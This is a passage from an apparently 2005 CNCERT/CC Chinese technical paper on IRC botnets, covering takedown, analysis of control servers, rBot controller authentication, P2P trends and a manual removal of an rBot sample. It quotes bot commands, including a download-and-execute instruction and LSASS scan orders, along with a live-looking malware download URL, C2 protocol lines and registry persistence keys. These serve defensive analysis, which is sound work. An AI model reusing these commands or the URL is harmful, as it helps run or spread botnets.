使 bot 删除自身。这种方法只有在发现僵尸网络正在从事恶意活动时才有价值，否则，单纯地删除 bot 后，这种有漏洞的系统很快会被其它恶意代码感染。事实上，含有一种 bot 的主机通常同时含有多种其它 bot。（在实际的案例中，也有一些攻击者为了避免自己控制的计算机被其他人抢夺，有时候会在入侵一台计算机并留下控制渠道之后，将该计算机的漏洞都修复）

2. 切断用户主机和控制服务器的联系，使僵尸网络失去控制

网管可以在本网的网关处或者安全设备上切断本网用户和控制服务器的联系，使本网内的用户不受僵尸网络的控制。当然，前提是掌握了控制服务器的准确信息。

控制的方式，可以通过 IP 或者僵尸网络所使用的域名（指向控制服务器，通常用动态域名）。如果对域名的注册机构拥有司法方面的管辖权，还可以在依照正当的法律程序将其使用的域名取消。如果控制服务器在本国境内，则更可以依照法律程序关闭僵尸网络的控制服务器。这都是有效的方法。

不过，这种方法通常需要安全组织和网管甚至司法部门的配合。另外，与控制服务器失去联系的 bot 如果处于执行命令的阶段，仍然可以继续执行预置的命令。

3. 清除主机上的 **bot** 程序

寻找定位被植入僵尸程序的计算机，让这些计算机的用户使用专用软件清除本机的僵尸程序并作安全升级。这是一个庞大的工作而且具有很多困难。2005 年 CNCERT/CC 掌握了十万多台计算机被僵尸网络控制，但是没有渠道和这些计算机的用户联系，也不能直接将这些信息公布出来（会给用户带来更大风险），因此只能通过合作渠道对部分网络的用户进行了通报。另外，清除主机上的 Bot 程序，不但在规模太大是效率低下，而且也属于治标不治本的方法，因为攻击者同时也在继续扩张，使新的计算机加入僵尸网络。

八．分析僵尸网络的几个技巧

1．如何判断多个IRC服务器所属网络

多个IRC服务器可以相互连接，构成一个网络，bot连接到该网络的任意一台服务器即可和连接到其他服务器的bot通信。消息在各服务器之间的转发由服务器实现，对bot透明。多台服务器互连可以提高僵尸网络的容量、速度和健壮性。获得了大量IRC服务器、端口、连接密码后，如何判断哪些服务器构成一个网络呢？假设有Serv1、Serv2…- Serv 共N台服务器，用一个自制的IRC客户端连接Serv1，以Serv1的IP为昵称加入一个新频道。对Serv2、Serv3…重复上步过程，如果加入Serv2上同一个频道后，发现Nick_Serv1已经在频道中，则Serv2与Serv1属于同一个IRC网络。当加入ServX上的同一频道后，可能发现Nick_Serv3、Nick_Serv6在频道中，则Serv3、Serv6、ServX属于同一个网络。这样，只要按顺序和每个服务器连接一次，就可以找到所有的服务器组合，效率很高。

2. 利用TOPIC命令发现控制者

TOPIC是IRC的一个标准命令，用于设置频道主题（窗口标题栏显示的文字）。有趣的是，控制者很喜欢用这个命令给僵尸网络下达任务，bot加入控制频道后，会收到TOPIC的内容，并将其解释为命令执行。典型的TOPIC类似于1).advscan lsass 200 5 0 -r –s，含义是利用LSASS漏洞，启动200个并发线程，在5秒钟以后开始随机（-r = random）扫描，扫描结果不用向服务器汇报（-s = silent） 2).http.update http:/server/rBot.exe c:\rBot.exe 1含义是从server下载rBot.exe文件，保存到c:盘并执行（参数1）。

CNCERT/CC 监测发现，有的控制者还通过设置频道 TOPIC 通知 Bot 转移到新的频道，该 TOPIC 为“°J Ol N#ne wchanne”。

采用 TOPIC 下发命令很有好处，通过普通的向频道发送消息（PRIVMSG）的方式只有当前在频道中的 bot 才会收到，新加入的 bot 不会收到。而无论新旧 bot 都必然收到 TOPIC。

这就好像在一个聊天室内，当前用户才能看到其他用户发来的消息，以后加入同一个聊天室的用户不能看到刚才的消息，但他们都可以看到聊天室的主题。

发送 TOPIC 命令并包含可疑内容的 IP 很可能是控制者，当然，发现的 IP 也很可能是一个代理服务器的 IP。

3．控制者的认证命令过程和利用

bot 只接收通过认证的用户的命令，控制者发送命令前必须先认证自己（认证命令也是 bot 支持的命令）。

控制者首先作为一个普通用户登陆控制服务器，加入和 Bot 同样的频道。之后，控制者使用.login、!logon、!auth 诸如此类的命令认证自己。服务器将该信息转发给频道内所有的 bot，bot 将该密码与硬编码在文件体内的密码比较，相同则将该用户的 nick 名称记录下来，以后可以执行该用户发送的命令。

复杂一些的认证方式，还包括 host 名的认证和密码的加密机制。下面以 rBot v0.6.5 为例，它的认证过程如下。

1）控制者发送认证命令给控制服务器;

->PRIVMSG #rbot .login password –s\n

发送该消息的源地址是可疑的控制者 IP。

2）控制服务器将消息转发给频道内所有 bot;

<-:ControllerNICK!ControllerUSER@host PRIVMSG #rbot :.login password -s\r\n

有时不能监测到 1）的消息，但如果获得 2）的消息，同样可能提取出可疑的控制者 IP。该消息的源地址为控制服务器,目的地址为 Bot 所在主机，但 host 信息可能携带控制者 IP，这种情况是常见的。

<-:ControllerNICK!ControllerUSER@10.10.10.10 PRIVMSG #rbot :.login password -s\r\n

说明 10.10.10.10 的主机曾经向控制服务器发送.login 消息。

3）rBot 可以根据控制服务器转发的消息，同时获得发送消息用户（控制者）的 NICK（ControllerNICK）、USER(ControllerUSER)、host、命令(.login)和命令参数(password -s)。rBot 首先验证密码是否正确，它将密码进行编码后和体内硬编码的密码（编码后存储，预防静态分析）进行比较，相同后再比较 user 和 host 是否满足条件。rBot 硬编码了两类可信任的用户和 host，分别为*@*.net 和"*@*.com" ，含义为来自.net 或.com 的任意用户。rBot 定义了通配符，如果 host 中包含.com 或.net 字符串，则任

意用户名(*)都会匹配成功。

4）‘-s’参数是可选的，是 silent 的含义。如果不加该参数，收到该命令的 bot 会向所在频道发送状态信息，类似于：

->PRIVMSG #rbot ： password accepted\n

九．个人用户如何防范僵尸程序

严格地说，依靠个人甚至单个的安全组织，都很难真正有效地对抗包括僵尸网络在内的各种安全威胁，这就是为什么目前国内外都在强调通过合作保障安全的原因。不过，个人用户具备更多的安全意识和基本知识，依然非常有利于减少各类安全事件的威胁。

个人用户防范僵尸程序与防范蠕虫、木马完全没有区别。目前已经发现的绝大多数bot针对Windows操作系统。对个人Windows用户而言，如果能做到自动升级、设置复杂口令、不运行可疑邮件就很难感染bot、蠕虫和木马。90％以上的恶意代码利用几周或几个月之前就公布了补丁的漏洞传播[7]，及时升级系统可以避免多数恶意代码的侵袭。

在已经保持更新的系统上安装防火墙或反病毒软件是防范恶意代码的又一层屏障，选择两者之一即可（除非用户的主机具有很好的性能，否则会使机器变慢）。

用户应该对系统进程和安装的应用程序的名字和路径有所了解，这样，才能判断要访问网络的进程是否是合法的？对于发现的可疑文件，可以用反病毒软件清除、咨询专家、或在网上寻找专杀工具或手工清除方法。

对于Windows XP用户，创建系统还原点是一个好办法。当系统运行正常时，建立一个还原点，当发现系统异常时，可以恢复到建立还原点时的系统。

无论防范手段如何健全，恶意代码还是无孔不入的，比如嵌入网页的脚本就让人防不胜防，一旦感染的僵尸程序，用户最好能根据系统产生的异常及时发现并清除。第11章介绍感染Bot后的发现和清除过程。

十． 僵尸网络的发展趋势和未来的研究重点

根据Symantec公司2004上半年的报告，在1月至6月期间，每天监测到的感染Bot的主机数量从2000台升高到30000台[15]；MessageLabs对2004全年截获的邮件进行调查的结果显示，有70%的垃圾邮件来源于僵尸网络[10]；CipherTrust公司2005年4月和5月的数据显示，每天约有15－17万的新的僵尸程序出现。其中，位于中国的为20%-15%。中国与美国交替名列Bot感染源数量的榜首[12]。

我们无从验证这些数字的准确性，但是各种统计数字和安全事件都表明一个趋势：僵

尸网络的数量、规模和危害级别正在迅速增长。

从技术角度来看，僵尸网络的编写者已经不局限于利用IRC协议进行控制。Agobot的一个变种PhatBot就同时具有P2P和 IRC两种通信和控制协议，基于P2P技术的僵尸网络在健壮性、安全性和隐蔽性等方面都有很大提高，给僵尸网络的发现和控制带来挑战。

2005年出现了利用rootkit原理隐藏进程的bot(rBot变种)，以后很可能出现更多的利用rootkit技术的bot，这符合bot的特点：不像传统蠕虫一样快速扫描，引起异常，而是强调隐蔽性。

从2004年开始至今，僵尸网络受到世界各地越来越多的重视，对僵尸网络的研究需要进一步加强。CNCERT/CC的近期的研究重点包括：控制者实际控制手段的研究；Bot采用的安全措施研究；控制服务器判断可疑客户端的依据；开源IRC服务器的修改方法研究；等。

从长期的角度来说，需要关注基于P2P的僵尸网络的研究。目前已有的P2P bot是Phatbot[13]和sinit[14]。

Phatbot通过冒充Gnutella客户端向Guutella cache servers注册并返回server上其他peer的信息来发现peer。它使用TCP 4387端口区分于正常的Gnutella客户端。Phatbot之间的通信：冒充waste网络客户端，采用waste的通信方法。但Phatbot抛弃了waste的加密通信机制，而是采用md5的方式加密用户名和密码，以保证自身安全。谁掌握了用户名和密码，谁就可以控制整个Phatbot网络。

sinit采用纯P2P的网络结构，每个节点可以搜索Peer、传送文件、可以动态加载接受到的合法dll。如果控制者传送的dll是攻击代码，则sinit就会开始执行该命令和代码。

十一 手工清除bot实例

从CNCERT/CC掌握的僵尸网络更新程序宿主网站列表中随机选择一个网址下载bot样本，http://goa-irc.co.uk/wosten/rbot.exe（该网址发现于2005年7月9日9点），下载rbot.exe到本机。本机IP为10.0.0.1。

运行该样本后（实际预先运行了sniffer、文件和注册表监测工具，用于观察样本活动），打开cmd.exe。

c:\>netstat –an\r\n

输出为：

TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	10.0.0.1:1150	203.151.217.85:6667	ESTABLISHED
TCP	10.0.0.1:1616	202.108.32.137:445	FIN_WAIT_1
TCP	10.0.0.1:1631	202.108.32.147:445	FIN_WAIT_1
TCP	10.0.0.1:1714	202.108.32.190:445	FIN_WAIT_1
TCP	10.0.0.1:1727	202.108.32.165:445	FIN_WAIT_1
TCP	10.0.0.1:2253	202.108.34.211:445	TIME_WAIT
TCP	10.0.0.1:2904	202.108.37.91:445	TIME_WAIT
TCP	10.0.0.1:3476	202.108.39.151:445	TIME_WAIT
TCP	10.0.0.1:3478	202.108.39.153:445	TIME_WAIT
TCP	10.0.0.1:3480	202.108.39.155:445	TIME_WAIT
TCP	10.0.0.1:3486	202.108.39.151:445	TIME_WAIT
TCP	10.0.0.1:3487	202.108.39.153:445	TIME_WAIT
TCP	10.0.0.1:3488	202.108.39.155:445	TIME_WAIT
TCP	10.0.0.1:3673	202.108.40.82:445	TIME_WAIT
TCP	10.0.0.1:3674	202.108.40.82:445	TIME_WAIT
TCP	10.0.0.1:4953	202.108.45.20:445	TIME_WAIT
TCP	10.0.0.1:4955	202.108.45.20:445	TIME_WAIT
TCP	10.0.0.1:4959	202.108.45.23:445	TIME_WAIT
TCP	10.0.0.1:4961	202.108.45.23:445	TIME_WAIT
UDP	0.0.0.0:69	*:*	
UDP	0.0.0.0:445	*:*	
UDP	10.0.0.1:137	*:*	
UDP	10.0.0.1:138	*:*	

与 203.151.217.85 的 6667 端口建立了 TCP 连接

向多个目的 IP 同一端口发起连接，典型的扫描行为

在UDP 69端口监听

接下来的任务是发现哪个进程发起了上述可疑网络行为，方法是利用端口与进程对应工具fport.exe。

C:\ >fport | find "1150" （1150是和6667端口对应的本地端口）

1048 wininit -> 1150 TCP C:\WINNT\system32\wininit.exe

C:\>fport | find "69"

1048 wininit -> 69 UDP C:\WINNT\system32\wininit.exe

可见，与6667端口连接以及在69端口监听的都是系统目录下的wininit.exe，也就是rBot运行后将自身复制为wininit.exe（这一点是由sysinternals公司的FileMon监测发现的）。将该进程结束，删除对应的文件。此后，还要清除该bot的启动项，使用sysinternals公司的autoruns工具查看后发现，rBot运行后在注册表中增加：

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Update 32 "wininit.exe"

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Microsoft Update 32 "wininit.exe"

Wininit之所以会扫描445端口，是因为它在连接6667时接收到了控制者的指令，指令正是通过频道

主题的方式传送的。Wininit与IRC 服务器之间的主要通信过程为：

->NICK CHN|9148119\r\nUSER autdeoxsnv 0 0: CHN|9148119\r\n (设置昵称)

->JOIN #xdcc dropit\r\n (加入 xdcc 频道,密码为 dropit)

<-: CHN|9148119! autdeoxsnv @10.0.0.1 …332 CHN|9148119 #xdcc :.advscan asn1smb 100 5 0 –b…(服务器通知客户端,频道主题为 advscan…asn1smb 为漏洞类型)

->PRIVMSG #xdcc :[SCAN]: Sequential Port Scan Started On 10.0.0.0:445 within a delay of 5 seconds for 0 min using 100 threads\r\n(通知服务器,已经开始顺序扫描)

结束语

僵尸网络被CNCERT/CC列为2005年需要重点跟踪研究的网络安全三大主要威胁之一，也是目前国际网络安全领域十分关注的一个重点问题。对于僵尸网络，需要从整体来看待，才能正确理解和处置此类威胁。也正是因此，对僵尸网络的应对，也更加需要整体的合作。

参考文献

[1] 僵尸网络及其启发,杜跃进 崔翔,中国数据通信,2005.4

[2] Malicious Bots Hide Using Rootkit Code，By Paul F. Roberts ，May 17, 2005

http://www.eweek.com/article2/0,1759,1816972,00.asp

[3] honeynet project ,"± Kno wyour ene my– Tracking Botnet"

[4] Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks Felix C. Freiling and Thorsten Holz and Georg Wicherski，http://www.honeynet.org/papers/individual/

[5] Detecting Bots in Internet Relay Chat Systems ， Jonas Bolliger Thomas Kaufmann www.tik.ee.ethz.ch/~ddosvax/sada/sa-2004-29.task.pdf

[6] Know your Enemy:Phishing , http://www.honeynet.org, 16th May 2005

[7] Shield: First-Line Worm Defense，Helen J. Wang, Chuanxiong Daniel R. Simon, and Alf Zugenmaier，Microsoft Research，ACM SIGCOMM 2004

[8] http://www.mwcollect.org

[9] http://www.cert.org

[10] http://www.messagelab.co.uk

[11] Joe Stewart , "° E mer gi ng Thr eat s: Fr o m Di scover y t o Pr ot ecti o" www.sdissa.org/downloads/**emergingthreats**-public.pdf

[12] http://www.ciphertrust.com/resources/statistics/zombie.php

[13] Lurhq Threat Intelligence Group,"Phatbot Trojan Analysis", http://www.lurhq.com/phatbot.html
[14] Lurhq Threat Intelligence Group," Sinit P2P Trojan Analysis" , http://www.lurhq.com/sinit.html
[15] http://www.symantec.com/press/index_2004.html
[16] Tom Vogt, Simulating and optimising worm propagation algorithms , www.securityfocus.com/guest/24046, ,2003.9